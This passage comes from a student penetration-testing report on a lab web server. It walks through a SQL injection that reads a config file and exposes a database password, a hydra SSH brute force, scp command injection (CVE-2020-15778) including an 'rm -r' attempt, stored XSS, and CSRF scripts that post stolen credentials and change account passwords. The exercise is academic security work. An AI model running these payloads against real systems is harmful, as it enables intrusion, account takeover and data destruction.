
```

And also this way:

```
http://192.168.56.101/products.php?type=2 union select 0, 1,
load_file("/var/www/html/config.php"), 3, 4 order by 1
```

By inspecting the html we can see the content of the file:

```
<strong>Name: </strong> == $0
<!--?php
$host = 'localhost';
$user = 'root';
$pass = '111-b3-b4ck';
$database = 'oldstore';
?-->
<br>
```

Now we thought maybe this password is the same for the ssh service, so all we had to do is since **passwd** stores user account information, we just tried to test this password with all the users.

To make our work easier we used **hydra**, with it we got our answer really fast.

```
hydra -s 22 -v -q -L users.txt -P pass.txt -e nsr -t 9 -w 5
192.168.56.101
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-14 22:29:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 9 tasks per 1 server, overall 9 tasks, 112 login tries (1:28/p:4), ~13 tries per
task
[DATA] attacking ssh://192.168.56.101:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by
ssh://root:x:0:0:root:/root:/bin/bash@192.168.56.101:22
[INFO] Successful, password authentication is supported by ssh://192.168.56.101:22
[22][ssh] host: 192.168.56.101 login: skynet:x:1000:1000:skynet,,:/home/skynet:/bin/bash
password: 111-b3-b4ck
[STATUS] attack finished for 192.168.56.101 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
```

And we finally had success!

Now all we have to do is connect to it:

```
ssh skynet@192.168.56.101
```

```
skynet@192.168.56.101's password:
```

```
Linux cyberdyne 5.9.0-1-amd64 #1 SMP Debian 5.9.1-1 (2020-10-17) x86_64
```

```
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Sat Nov 14 21:41:46 2020 from 192.168.56.1
```

```
skynet@cyberdyne:~$
```

After exploring the system for a while, we realized that we still don't have write permissions here on the system, however, we can see the locations of every file and analyse them to get all information about the web application as we may need, like system information database files.

```
skynet@cyberdyne:/var/www/html$ ls
aboutcontent.php  blog.php          download.old  GBP            level.php      prep.sh
updateaccount.php
about.php         config.php        download.php  getfile.php    Licensing.txt
prod-details.php  USD
account.php       connectioni.php   downloads    header.php     login.php
products.php      user-details.php
admin             connection.php    EUR          images         logout.php
terms-body.php
app.css           details.php       footer.php    index.php      nav.php
terms.php
blog-content.php  display.php       front.php    info.php       postblog.php   theme
```

CVE Exploration

After gaining access to the ssh we decided to explore the CVE we found, so for that, we researched it online and found a tutorial explaining how we could take advantage of it (<https://github.com/cpandya2909/CVE-2020-15778/>).

CVE-2020-15778

- ❑ scp in OpenSSH through 8.3p1 allows command injection in the scp.c toremote function, as demonstrated by backtick characters in the destination argument. NOTE: the vendor reportedly has stated that they intentionally omit validation of “anomalous argument transfers” because that could “stand a great chance of breaking existing workflows.”

Scp is a program for copying files between computers. It uses the SSH protocol. It is included by default in most Linux and Unix distributions.

While copying files to the remote server, we can inject commands into the remote server with backtick characters in the destination argument:

```
scp sourcefile skynet@192.168.56.101:`echo "some" > /tmp/t.txt`/targetfile'
```

After executing this command, we can go to the remote server see in /tmp/ directory that file t.txt is present.

```
skynet@cyberdyne:/tmp$ ls
systemd-private-7acf2fa67656407db99d91f00171eab0-apache2.service-BS90Ph
systemd-private-7acf2fa67656407db99d91f00171eab0-systemd-logind.service-yboLAg
systemd-private-7acf2fa67656407db99d91f00171eab0-systemd-timesyncd.service-OALngi
t.txt
```

And we can also confirm its presence and read it by using cat command:

```
scp t.txt skynet@192.168.56.101:`cat /tmp/t.txt`/targetfile'
```

```
skynet@192.168.56.101's password:
scp: some/targetfile: No such file or directory
```

We also tried other commands on other directories but we still didn't had permissions to alter files:

```
scp t.txt skynet@192.168.56.101:`rm -r /var/www/html`/targetfile'
```

```
skynet@192.168.56.101's password:
rm: cannot remove '/var/www/html/Licensing.txt': Permission denied
rm: cannot remove '/var/www/html/admin/adminnav.php': Permission denied
rm: cannot remove '/var/www/html/admin/admin.php': Permission denied
rm: cannot remove '/var/www/html/admin/admincontent.php': Permission denied
rm: cannot remove '/var/www/html/admin/adminheader.php': Permission denied
rm: cannot remove '/var/www/html/login.php': Permission denied
rm: cannot remove '/var/www/html/getfile.php': Permission denied
rm: cannot remove '/var/www/html/aboutcontent.php': Permission denied
rm: cannot remove '/var/www/html/front.php': Permission denied
rm: cannot remove '/var/www/html/display.php': Permission denied
rm: cannot remove '/var/www/html/blog.php': Permission denied
rm: cannot remove '/var/www/html/postblog.php': Permission denied
rm: cannot remove '/var/www/html/images/ai.jpg': Permission denied
rm: cannot remove '/var/www/html/images/products/7.jpg': Permission denied
rm: cannot remove '/var/www/html/images/products/6.jpg': Permission denied
rm: cannot remove '/var/www/html/images/products/5.jpg': Permission denied
rm: cannot remove '/var/www/html/images/products/3.jpg': Permission denied
rm: cannot remove '/var/www/html/images/products/8.jpg': Permission denied
rm: cannot remove '/var/www/html/images/products/4.jpg': Permission denied
rm: cannot remove '/var/www/html/images/products/2.jpg': Permission denied
rm: cannot remove '/var/www/html/images/products/1.jpg': Permission denied
rm: cannot remove '/var/www/html/terms-body.php': Permission denied
rm: cannot remove '/var/www/html/products.php': Permission denied
rm: cannot remove '/var/www/html/level.php': Permission denied
rm: cannot remove '/var/www/html/index.php': Permission denied
```

```
rm: cannot remove '/var/www/html/updateaccount.php': Permission denied
rm: cannot remove '/var/www/html/downloads/Brochure.pdf': Permission denied
rm: cannot remove '/var/www/html/downloads/login.php.txt': Permission denied
rm: cannot remove '/var/www/html/user-details.php': Permission denied
rm: cannot remove '/var/www/html/terms.php': Permission denied
rm: cannot remove '/var/www/html/EUR': Permission denied
rm: cannot remove '/var/www/html/prod-details.php': Permission denied
rm: cannot remove '/var/www/html/theme/brochure.jpg': Permission denied
rm: cannot remove '/var/www/html/theme/header-banner.jpg': Permission denied
rm: cannot remove '/var/www/html/USD': Permission denied
rm: cannot remove '/var/www/html/logout.php': Permission denied
rm: cannot remove '/var/www/html/download.php': Permission denied
rm: cannot remove '/var/www/html/details.php': Permission denied
rm: cannot remove '/var/www/html/blog-content.php': Permission denied
rm: cannot remove '/var/www/html/about.php': Permission denied
rm: cannot remove '/var/www/html/connection.php': Permission denied
rm: cannot remove '/var/www/html/account.php': Permission denied
rm: cannot remove '/var/www/html/header.php': Permission denied
rm: cannot remove '/var/www/html/info.php': Permission denied
rm: cannot remove '/var/www/html/prep.sh': Permission denied
rm: cannot remove '/var/www/html/download.old': Permission denied
rm: cannot remove '/var/www/html/GBP': Permission denied
rm: cannot remove '/var/www/html/app.css': Permission denied
rm: cannot remove '/var/www/html/connectioni.php': Permission denied
rm: cannot remove '/var/www/html/footer.php': Permission denied
rm: cannot remove '/var/www/html/nav.php': Permission denied
rm: cannot remove '/var/www/html/config.php': Permission denied
scp: /targetfile: Permission denied
```

Impact

With this exploit since we can easily execute commands to the shell, we can write to the /tmp/ or /home/skynet directory, and it can after execute files, we believe this is a major exploit because it can possibly shut down the whole system or execute Distributed Denial of Service attacks.

Now, the difference between this and actually connecting to the SSH, is that if there was another user that only was given permission to copy files, which seems harmless at first, can compromise the whole system!

Cross-site scripting

Cross-site scripting (XSS) is a class of vulnerabilities affecting web applications that can result in security controls implemented in browsers being circumvented. When a browser visits a page on a website, script code originating in the website domain can access and manipulate the DOM (document object model), a representation of the page, and its properties in the browser. Script code from another website can not.

This is known as the "same-origin policy", a critical control in the browser security model. Cross-site scripting vulnerabilities occur when a lack of input validation permits users to inject script code into the target website such that it runs in the browser of another user who is visiting the same website. This would circumvent the browser's same-origin policy because the browser has no way to distinguish authentic script code from inauthentic, apart from its origin.

Impact

The precise impact depends greatly on the application. XSS is generally a threat to web applications which have authenticated users or are otherwise security sensitive. Malicious code may be able to manipulate the content of the site, changing its appearance and/or function for another user.

This includes modifying the behavior of the web application (such as redirecting forms, etc). The code may also be able to perform actions within the application without user knowledge. Script code can also obtain and retransmit cookie values if they haven't been set HttpOnly.

Remediation

1. The developer must identify how the untrustworthy data is being output to the client without adequate filtering.
2. There are various language/platform specific techniques for filtering untrustworthy data.
3. General rules for preventing XSS can be found in the recommended OWASP XSS Prevention Cheat Sheet (see references).

1. Stored XSS

When a malicious attacker input (usually Javascript) is stored on the target server, such as in a database, in a message forum, blog, or comment field, we say that it occurred a Stored XSS attack (aka Persistent attack). This is a problem for the victims who are able to retrieve the stored data from the web browser, including the one injected by the attacker, as the server, without data being made safe to render. This would result in all victims executing the exploit hidden by the attacker.

We can easily verify if this website is vulnerable to XSS. After being logged, we add a post with the title as `<script> console.log("Tittle!"); </script>` and in the content of the post `<script> console.log("Content!"); </script>`. After making the posts, we may now go to the blog page and check which field is vulnerable, in this case, both were.

Post new blog:

```
<script>console.log("Title!");</script>
```

Title:

Content:

```
<script>console.log("Content!");</script>
```

Post

Title!	blog.php?author=1:24
Content!	blog.php?author=1:24

We can also get access to the variable **document.cookie** and with it communicate with the server with the login made, as there's no encryption between the server and the client (the administrator's session ID is equal to the session ID saved in the database, as seen in the SQL injection above).

```
> document.cookie  
< "level=1; SessionId=354403ec41ad649d1e5a9f108f0e5245"
```

It is also possible to insert images, and as soon as a user clicks on them we can make it redirect to a malicious website or even make him download a file.

CLICK ME! by admin

Post new blog:

Title: CLICK ME!

Content:

```
<a href="https://maliciouswebsite.com/"></a>
```

Post



2. Reflected XSS

Reflected XSS attack (aka Non-Persistent attack) occurs when a malicious user input (generally a specially crafted URL) is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. So it only manipulates the browser DOM for a single user, or for multiple users which access a page through the same input.

After searching for a while we actually didn't find any Reflected XSS on the website, as it seems there's nowhere we can send an HTTP request including data in an unsafe way.

3. Cross-Site Request Forgery

In a Cross-Site Request Forgery (CSRF) attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer, using the credentials and capabilities of the browser viewing a given object.

This attack can also be used for simple Denial-of-Service (DoS) or Distributed Denial-of-Service (DDoS) in another system or the same system as well.

We thought of using the cookie to expose the user credentials on the blog page. To do this, we just needed to get the **SessionId** stored in the cookie and use it to find the row on the **tblMembers** table with its username and password. We tried to do this with PHP injection, however, we had no success. This was the injection we tried to do on the posting page.

```
<?php
$sql = "SELECT * FROM tblMembers WHERE session='" . $_COOKIE['SessionId'] . "';" ;
$result = mysql_query($sql, $link);
$row = mysql_fetch_assoc($result);

$response = httpPost("http://192.168.56.101/postblog.php",
    array("title"=>"Credentials", "content"=>$row['username'] . " " . $row['password'])
);
?>
```

This didn't work as the PHP code got commented out. We tried to work around this to avoid this, and indeed we managed to fix the comment issue, but the code still was being executed. So, we tried it with Javascript injection.

```
<script>
var connection = new ActiveXObject("ADODB.Connection");
var connectionstring = "Data Source=.;Initial Catalog=oldstore;Persist Security Info=True;User ID=root@localhost;Password=1020;Provider=SQLOLEDB";
connection.Open(connectionstring);

var rs = new ActiveXObject("ADODB.Recordset");
rs.Open("select username, password from tblMembers where session=" +
document.cookie.split('SessionId=')[1], connection);
rs.MoveFirst();
```



```

var xhttp = new XMLHttpRequest();
xhttp.open("POST", "http://192.168.56.101/postblog.php", true);
xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhttp.send("title=Credentials&content=" + rs.fields(0) + "|" + rs.fields(1));

rs.close();
connection.close();
</script>

```

This also didn't work, as it gave us an Uncaught ReferenceError. We tried to switch the browser and change some bits, but nothing worked.

Nevertheless, we felt that it is important to show the intention behind this: to take advantage of the fact that the session cookies can be observed by unauthorized parties, as they are being transmitted in cleartext.

We tried a simpler attack that would exploit the system to attack the system itself. In this post, we left a hidden script on the blog page that will be executed every time someone enters the page or reloads it.

Post new blog:

Title:

Content:

```

<script>
var xhttp = new XMLHttpRequest();
xhttp.open("POST", "http://192.168.56.101/postblog.php", true);

xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");

xhttp.send("title=DDoS&content=I am stupid!");

</script>

```

Post

DDoS Start by Admin

DDoS by Admin

I am stupid!

DDoS by Admin

I am stupid!

This will make the victim post a blog with its name and against its will. The content of the blog is up to the attacker's imagination. It could be a hidden link to another malicious website, similar to the Stored XSS. The difference between the Stored XSS is on the way it is done: by making the victim perform the request itself.

We could also turn this into a Distributed Denial-of-Service, by wrapping this code in an infinite loop. If the server is not well prepared for a large overload of requests in a small time scope, it will no longer provide services for the normal user. Not to mention the huge payload to render the page and send the requests on the victims' side, resulting in the website to become inaccessible and crashing.

Another attack with a different impact is to change user credentials to steal their accounts. The victims lose their accessibility to the system the instant they render the page with a hidden injected script specially crafted to gain full control over their accounts. This is possible because of the fact that there's no need to confirm the authentication to change the password. This could simply be done by asking the current password before changing it.

```
var xhttp = new XMLHttpRequest();
xhttp.open("POST", "http://192.168.56.101/updateaccount.php", true);
xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xhttp.send("name=Hacker&password=h4ck3r");
```

If we didn't manage to take over the users' accounts by SQL injection, we could also do it with this attack. And if the compromised user ends up to have a privileged role within the application, as the administrator, then the attacker would be able to take full control of all the application's functionality.

Conclusion

In this project, we opened our minds to the wide and diverse range of vulnerabilities that could cause threats to the users' and system's assets value.

The system failed to reach every CIA Triad: we compromised the systems' ability to ensure that an asset, such as an account, is only used by the authorized parties; we compromised the system's ability to ensure that an asset, such as the posts or the account credentials, is modified only by authorized parties, by changing the user's passwords; and we compromised the system's ability to ensure that an asset is viewed only by authorized parties, by obtaining the data from the database. All these impacts make the assets less valuable.

With this said, we both agree that we learned the seriousness in controlling these vulnerabilities so that no harm can be done within our system; we learned a lot more about the exploits we already knew about and learned about new ones for us. It was a very interesting work because at every step we would always find a little more about the web application and its surrounding system.

Even though the last phases of *ethical hacking*, maintaining access and clearing tracks, wasn't necessary, it left in us a will to finish the lifecycle and look deeper into these subjects but ran out of time to do so. However, we believe we did more than what was initially proposed by the professor and are happy with our work and results.